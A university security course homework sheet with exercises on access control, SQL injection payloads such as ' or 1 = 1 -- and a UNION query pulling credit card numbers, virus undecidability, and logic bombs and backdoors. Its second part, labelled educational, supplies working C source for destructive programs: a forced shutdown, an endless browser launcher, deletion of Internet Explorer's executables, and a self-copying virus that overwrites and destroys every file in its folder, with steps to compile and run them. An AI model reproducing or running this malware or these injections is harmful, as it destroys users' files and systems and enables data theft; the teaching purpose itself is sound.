Faculty of Arts & Sciences
Department of Computer Science
CMPS 297Q Computer and Information Security
Spring 2016/2017- HW2
Due date: Friday March3rd before 11:50 pm.

Part 1: Mandatory and individual work

1. Consider a computer system with three users: **Alex**, **Brian** and **Caty**. **Alex** owns the file **alexrc**, and **Brian** and **Caty** can read it. **Caty** can read and write the file **brianrc**, which **Brian** owns, but **Alex** can only read it. Only **Caty** can read and write the file **catyrc**, which she owns. Assume that the owner of each of these files can execute it. Draw the access control matrix for this scenario.
2. For the DAC model discussed in Section 4.3, an alternative representation of the protection state is a directed graph. Each subject and each object in the protection state is represented by a node (a single node is used for an entity that is both subject and object). A directed line from a subject to an object indicates an access right, and the label on the link defines the access right.

   a. Draw a directed graph that corresponds to the access matrix of the figure below.

		OBJECTS			
		File 1	File 2	File 3	File 4
SUBJECTS	User A	Own Read Write		Own Read Write	
	User B	Read	Own Read Write	Write	Read
	User C	Read Write	Read		Own Read Write

(a) Access matrix

   b. Draw a directed graph that corresponds to the access matrix of Figure below.

		OBJECTS								
		Subjects			Files		Processes		Disk drives	
		S_1	S_2	S_3	F_1	F_2	P_1	P_2	D_1	D_2
SUBJECTS	S_1	control	owner	owner control	read*	read owner	wakeup	wakeup	seek	owner
	S_2		control		write*	execute			owner	seek*
	S_3			control		write	stop			

* = copy flag set

   c. Is there a one-to-one correspondence between the directed graph representation and the access matrix representation? Explain.

3. UNIX treats file directories in the same fashion as files; that is, both are defined by the same type of data structure, called an **inode**. As with files, directories include a **nine-bit** protection string. If care is not taken, this can create access control problems. For example, consider a file with protection mode **644** (octal) contained in a directory with protection mode **730**. How might the file be compromised in this case?

4. Assume a system with ***N*** job positions. For job position ***i***, the number of individual users in that position is ***Ui*** and the number of permissions required for the job position is ***Pi***.
   a. For a traditional DAC scheme, how many relationships between users and permissions must be defined?
   b. For a RBAC scheme, how many relationships between users and permissions must be defined?

5. Figure below shows a fragment of code that implements the login functionality for a database application. The code dynamically builds an SQL query and submits it to a database.
   a. Suppose a user submits **login**, **password**, and **pin** as **doe**, **secret**, and **123**. Show the SQL query that is generated.
   b. Instead, the user submits for the login field the following: `' or 1 = 1 --`

      What is the effect?

```
1. String login, password, pin, query
2. login = getParameter("login");
3. password = getParameter("pass");
3. pin = getParameter("pin");
4. Connection conn.createConnection("MyDataBase");
5. query = "SELECT accounts FROM users WHERE login='" +
6.      login + "'AND pass='" + password +
7.      "'AND pin=" + pin;
8. ResultSet result = conn.executeQuery(query);
9. if (result!=NULL)
10     displayAccounts(result);
11 else
12     displayAuthFailed();
```

Code for Generating an SQL Query

6. The **SQL** command word **UNION** is used to combine the result sets of 2 or more SQL **SELECT** statements. For the login code of the figure in the previous problem, suppose a user enters the following into the login field:

```
'UNION SELECT cardNo from CreditCards where acctNo = 10032 --
```


What is the effect?

7. Assume that **A**, **B**, and **C** grant certain privileges on the employee table to **X**, who in turn grants them to **Y**, as shown in the following table, with the numerical entries indicating the time of granting:

UserID	Table	Grantor	READ	INSERT	DELETE
X	Employee	A	15	15	—
X	Employee	B	20	—	20
Y	Employee	X	25	25	25
X	Employee	C	30	—	30

At time $t = 35$, B issues the command `REVOKE ALL RIGHTS ON Employee FROM X.` Which access rights, if any, of **Y** must be revoked, using the conventions defined in Section 5.2?

8. The figure below shows a sequence of grant operations for a specific access right on a table. Assume that at $t = 70$, **B** revokes the access right from **C**. Using the conventions defined in Section 5.2, show the resulting diagram of access right dependencies.



Cascaded Privileges

9. There are several popular (consumer) cloud storage options, including **Amazon Cloud Drive**, **Apple iDrive**, **Box**, **Dropbox**, **Google Drive**. Review the file transmission and storage security measures and concerns of two the above options. Summarize your review in a short paragraph with a rubric table that compares the features of your two options. To reduce duplication, we will assign each of the cloud storage above options to individual students as following:
    - If the first letter in your first name is in [A-E] then do **Amazon Cloud Drive** and **Apple iDrive**.
    - If first letter in your first name is in [F-K] then do **Apple iDrive** and **Box.**
    - If the first letter in your first name is in [L-Q] then do **Box** and **Dropbox.**
    - Otherwise, do **Dropbox** and **Google Drive.**

10. The question arises as to whether it is possible to develop a program that can analyze a piece of software to determine if it is a virus. Consider that we have a program `D` that is supposed to be able to do that. That is, for any program `P`, if we run `D(P)`, the result returned is `TRUE (P is a virus)` or `FALSE (P is not a virus)`. Now consider the following program:

```
Program CV :=
    {...
    main-program :=
         {if D(CV) then goto next:
                else infect-executable;
         }
  next:
    }
```

11. In the preceding program, infect-executable is a module that scans memory for executable programs and replicates itself in those programs. Determine if **D** can correctly decide whether CV is a virus.

12. The following code fragments show a sequence of virus instructions and a metamorphic version of the virus. Describe the effect produced by the metamorphic code.

Original Code	Metamorphic Code

mov eax, 5
add eax, ebx
call [eax]
	mov eax, 5
	push ecx
	pop ecx
	add eax, ebx
	swap eax, ebx
	swap ebx, eax
	call [eax]
	nop

13. Consider the following fragment:

```
legitimate code
     if data is Friday the 13th;
          crash_computer();
legitimate code
```

What type of malware is this?

14. Consider the following fragment in an authentication program:

```
username = read_username();
password = read_password();
if username is "133t h4ck0r"
    return ALLOW_LOGIN;
if username and password are valid
     return ALLOW_LOGIN
else return DENY_LOGIN
```

What type of malicious software is this?

15. Read about Morris, stuxnet, two phishing malwares you chose. Give a summary about each of these malwares.

Part 2 (Must not submit it)

WARNING: FOR EDUCATIONAL PURPOSES ONLY. DO NOT SPREAD OR MISUSE THIS MALICIOUS CODE. DON'T USE AUB MACHINES TO TEST THEM.

Find below few examples about how you can use a programming language like C to create malwares and malicious programs. These examples are intended only for study. **IF YOU CHOSE TO TEST THEM, THEN DO THAT ON YOUR MACHINE AND ON YOUR OWN RESPONSIBILITY**. The examples are in C, but they can be written in many programming languages
Note: code was written in trubo c 3.0. You might need to tailor them to your environment.

1. Write c program which shutdown the window operating system?

Step 1: Write the following program:

```
#include<stdio.h>
#include<dos.h>
int main (void){
     system("shutdown -s");
     return 0;
}
```

Step 2: Save the above file. Let file name is close.c

Step 3: Only compile the above program.

Step 4: Now close the turbo c compiler and open that directory in window operating system where you have saved the close.c (default directory c:\tc\bin)

Step 5: Double click on its .exe file (close.exe)

After some time your window operating system will shutdown.

2. Write a c program such that when we will click on its .exe file then it will open internet explorer at infinite times?

Step 1: Write the following program:

```
#include<stdio.h>
#include<dos.h>
int main (void){
      for(; ;){
      system("c:\\progra~1\\intern~1\\iexplore.exe");
      }
      return 0;
}
```

Step 2: Save the above file. Let file name is internet.c

Step 3: Only compile the above program.

Step 4: Now close the turbo c compiler and open that directory in window operating system where you have saved the internet.c (default directory c:\tc\bin)

Step 5: Double click on its .exe file (internet.exe)

3. Write a c program which delete the all the .exe file of internet explorer so that internet explorer will not work?

Step1: Write the following program in TURBO C.

```
#include<stdio.h>
#include<dos.h>

int main(void){
      system("cd c:\\progra~1\\intern~1");
      system("del *.exe");
      system("cls");
      return 0;
}
```

Step 2: Save the above file. Let file name is delete.c

Step 3: Only compile the above program.

Step 4: Now close the turbo c compiler and open that directory in window operating system where you have saved the delete.c (default directory c:\tc\bin)

Step 5: Double click on its .exe file (delete.exe)

4. Write a C malware program which when executed creates a copy of itself in all the other files that are present in the same directory. Thus, it destroys other files by infecting them. The infected file will also become a virus so that when executed, it is capable of spreading the infection to another file and so on.

NOTE: **The files infected by this virus are destroyed completely and cannot be recovered. So, always test the virus in a new folder by placing some sample files**

```
#include<stdio.h>
#include<io.h>
#include<dos.h>
#include<dir.h>
#include<conio.h>
#include<time.h>
FILE *virus,*host;
int done,a=0;
unsigned long x;
char buff[2048];
struct ffblk ffblk;
clock_t st,end;

void main()
{
      st=clock();
      clrscr();
      done=findfirst("*.*",&ffblk,0);
      while(!done)
      {
            virus=fopen(_argv[0],"rb");
            host=fopen(ffblk.ff_name,"rb+");
            if(host==NULL) goto next;
            x=89088;
            printf("Infecting %s\n",ffblk.ff_name,a);
            while(x>2048)
            {
```

```
                        fread(buff,2048,1,virus);
                        fwrite(buff,2048,1,host);
                        x-=2048;
                }
                fread(buff,x,1,virus);
                fwrite(buff,x,1,host);
                a++;
                next:
                {
                        fcloseall();
                        done=findnext(&ffblk);
                }
        }
        printf("DONE! (Total Files Infected= %d)",a);
        end=clock();
        printf("TIME TAKEN=%f SEC\n",(end-st)/CLK_TCK);
        getch();
}
```

The algorithm of this malicious program is as follows:

1) Search for files in the current directory. If one or more file is present, load the first file (target file).
2) Load the copy of the virus itself onto the memory.
3) Open the target file. Copy the virus code from the memory and place it in the target file. Close the target file when the copying process is completed.
4) Load the next file to infect and move to the **3)**. If all the files are infected, close all the open files, unload them from the memory and exit.

As far as the technical terms are concerned, I would not be able to explain the program line by line. Anyone with a working knowledge of C should be easily able to understand the functions and other terms used in the program. Search any function/keyword that you are not knowledgeable of.

How to Test it:

Step 1: After compiling it, create a new empty folder.

Step 2: Put some executable files (or any other files) in the folder.

Step 3: Run the *PC_Virus.exe* file. With in a few seconds all the other files in the folder gets infected.

Step 4: Now every infected file is a new virus which is ready to re-infect. You can copy any of the infected .exe file to another empty folder and repeat the same procedure to see if the infected file is capable of re-infecting. **Delete the folder and all the infected files after the testing process is done.**